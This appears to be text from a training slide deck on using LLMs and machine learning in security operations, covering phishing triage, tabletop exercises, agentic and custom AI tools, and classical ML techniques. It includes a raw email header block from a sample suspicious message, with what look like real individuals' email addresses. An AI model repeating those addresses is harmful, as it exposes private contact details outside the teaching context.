
The template will be used by SOC analysts and security-aware employees at a mid-sized manufacturing company. It should accommodate pasting in raw email content including headers, body text, and any URLs or attachment names.

Format the output as a reusable prompt document, not a one-time answer.

See “*phishing_prompt_template.docx*”



Phishing email analysis



Phishing email analysis

Received: by 2002:a17:907:708:b0:b97:bc5e:25de with SMTP id xb8csp1082859ejb;
Thu, 19 Mar 2026 09:13:39 -0700 (PDT)
Received: from PH8PR06CU001.outbound.protection.outlook.com (mail-
westus3azlp170120001.outbound.protection.outlook.com. [2a01:111:f403:c107::1])
by mx.google.com with ESMTPS id 00721157ae682-
79a7d37107asi35153697b3.143.2026.03.19.09.13.38
for <templerts@gmail.com>
(version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
Thu, 19 Mar 2026 09:13:39 -0700 (PDT)
Received: from LV5PR17MB7769.namprd17.prod.outlook.com (2603:10b6:408:35d::7)
by SA5PR17MB7785.namprd17.prod.outlook.com (2603:10b6:806:475::11) with
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.9723.19; Thu, 19 Mar
2026 16:13:37 +0000
Received: from LV5PR17MB7769.namprd17.prod.outlook.com
([fe80::94e9:e823:a0a:88c7]) by LV5PR17MB7769.namprd17.prod.outlook.com
([fe80::94e9:e823:a0a:88c7%7]) with mapi id 15.20.9723.018; Thu, 19 Mar 2026
16:13:37 +0000
From: Greg Guss <b43883@fgv.edu.br>
To: "templerts@gmail.com" <templerts@gmail.com>
Subject: Re: Both pictures (two)
Thread-Topic: Both pictures (two)
Thread-Index: AUEyRDI3m+Hhjk0WWiYgI+7CCNHWQQ==
X-MS-Exchange-MessageSentRepresentingType: 1
Date: Thu, 19 Mar 2026 10:13:35 -0600
Message-ID:

<LV5PR17MB7769D322F6C908D4BE72329BBF4FA@LV5PR17MB7769.namprd17.pro
d.outlook.com>
Content-Language: en-US
X-MS-Has-Attach:
X-MS-Exchange-Organization-SCL: -1
X-MS-TNEF-Correlator:
X-MS-Exchange-Organization-RecordReviewCfmType: 0
received-spf: pass (google.com: domain of b43883@fgv.edu.br designates
2a01:111:f403:c107::1 as permitted sender) client-ip=2a01:111:f403:c107::1;
x-ms-publictraffictype: Email
x-clientproxiedby: AM8P251CA0004.EURP251.PROD.OUTLOOK.COM
(2603:10a6:20b:21b::9) To LV5PR17MB7769.namprd17.prod.outlook.com
(2603:10b6:408:35d::7)
Content-Type: text/plain; charset="utf-8"
Content-ID: <C9B2025914FF3347A725B37FCD05C1D6@1>
Content-Transfer-Encoding: base64

MIME-Version: 1.0

[illegible]

Phishing email analysis

Use the attached prompt to analyze the raw text of this email message.


See *“phishing_prompt_template.docx”* and *“suspicious email – raw.txt”*



Tabletop Exercise Development

Now that we have all this information about Acme Manufacturing, I want a full-scenario for a tabletop exercise. Acting as an expert prompt writer, Write an LLM prompt for the tabletop, such that I can edit it and develop it further.

See "Tabletop Exercise Facilitator Prompt.docx"



What to take back to the SOC

1. The threat is real and here -- LLMs lowered the attacker skill floor; script kiddies now punch above their weight.
2. Start with log analysis and triage -- paste a log snippet into Claude or GPT today; it will save you hours.
3. Context is everything -- a system brief in your prompt turns generic advice into actionable analysis.
4. Verify before you trust -- hallucination is real; treat LLM output like a smart intern, not an authority.
5. Protect what you paste -- think carefully about what sensitive environment data goes into a cloud LLM.

The best time to start was when your attackers did. The second best time is now.




What's next...

What we didn't cover (yet)

- Agentic AI and automation in security workflows
- Custom AI security applications
- Securing AI systems themselves


These are coming — and they'll matter even more



Agentic AI and Automation in Security Workflows

An agent doesn't just answer a question, it plans, acts, observes, and iterates. In security that looks like:

- An agent that receives a SIEM alert, pulls the relevant logs autonomously, queries threat intel, checks the asset inventory, drafts an escalation ticket, and pages the on-call analyst, all without a human typing a single prompt.
- A red team agent given an objective ("find a path to the domain controller") that runs reconnaissance, tries techniques, pivots, and documents its own kill chain.
- A vulnerability management agent that ingests new CVEs, cross-references your asset inventory, checks for existing detections, and generates a prioritized patch list daily, automatically.




Custom AI security applications

Out-of-the-box LLMs are general-purpose. The real leverage comes when you build something purpose-fit for your environment.

A few patterns that are production-viable today:

- **Internal security co-pilot:** a custom chat interface with your environment context baked into the system prompt (your asset inventory, your SIEM field names, your escalation procedures). Every analyst gets the same institutional knowledge on day one.
- **RAG-backed threat intel:** connect an LLM to your internal knowledge base: past incident reports, runbooks, threat intel feeds. Ask it "have we seen this IOC before?" and get an answer grounded in your data, not just its training.
- **Detection engineering assistant:** feed it your log schema and ask it to write Sigma/SPL/KQL rules against it. It knows your field names, your index structure, your environment. The output goes from "probably useful" to "runs on the first try."
- **Automated triage pipeline:** a lightweight app that takes incoming alerts, enriches them via API (VirusTotal, Shodan, your CMDB), runs them through an LLM for a risk narrative, and outputs a structured triage decision. Not a replacement for analysts but a force multiplier.



Custom AI security applications


The build-vs-buy question:

Most vendors are wrapping LLMs into their products right now (CrowdStrike Charlotte AI, Microsoft Security Copilot, Splunk AI Assistant). They're worth evaluating but they're generic. A custom app tuned to your environment, your data, and your workflows will outperform them for your specific use cases. The barrier to building is lower than most teams think: a working prototype can be a few hundred lines of Python.

The security concern (circling back to slide 26):

Custom apps mean you're making deliberate choices about what data leaves your environment and where it goes. On-prem models (Ollama, local Llama deployments) are becoming viable for sensitive workflows. This is the tradeoff every shop needs to consciously make.





AI won't replace the security analyst. But an analyst with AI will replace the one without it.

AI in cybersecurity

Beyond LLMs — a decade of production-grade techniques



Anomaly detection

ML models on network/user behavior — Darktrace, Vectra, Sentinel UEBA

Mature · Wide deployment



Malware classification

Classify binaries by behavior & API calls — no known signature needed

CrowdStrike · SentinelOne



Phishing detection

NLP classifiers on headers, URLs, writing style — commodity problem

Oldest AI use case



Vuln prioritization

Predict which CVEs will be exploited using CVSS + threat intel + exposure

Kenna · Cisco VM



Traffic classification

Identify C2, app types & anomalies from flow metadata — no decryption

Privacy-safe DPI alternative



Fraud detection

Graph ML for account takeover & synthetic identity — banks for a decade

GNN · Ensemble methods



Automated fuzzing

ML-guided input generation to find crashes faster than random fuzzing

OSS-Fuzz · RL pen testing



Alert correlation

Cluster related alerts into incidents automatically — reduces fatigue

Pre-LLM era, production now

LLMs handle unstructured reasoning · Classical ML handles high-volume pattern detection · Both are production today

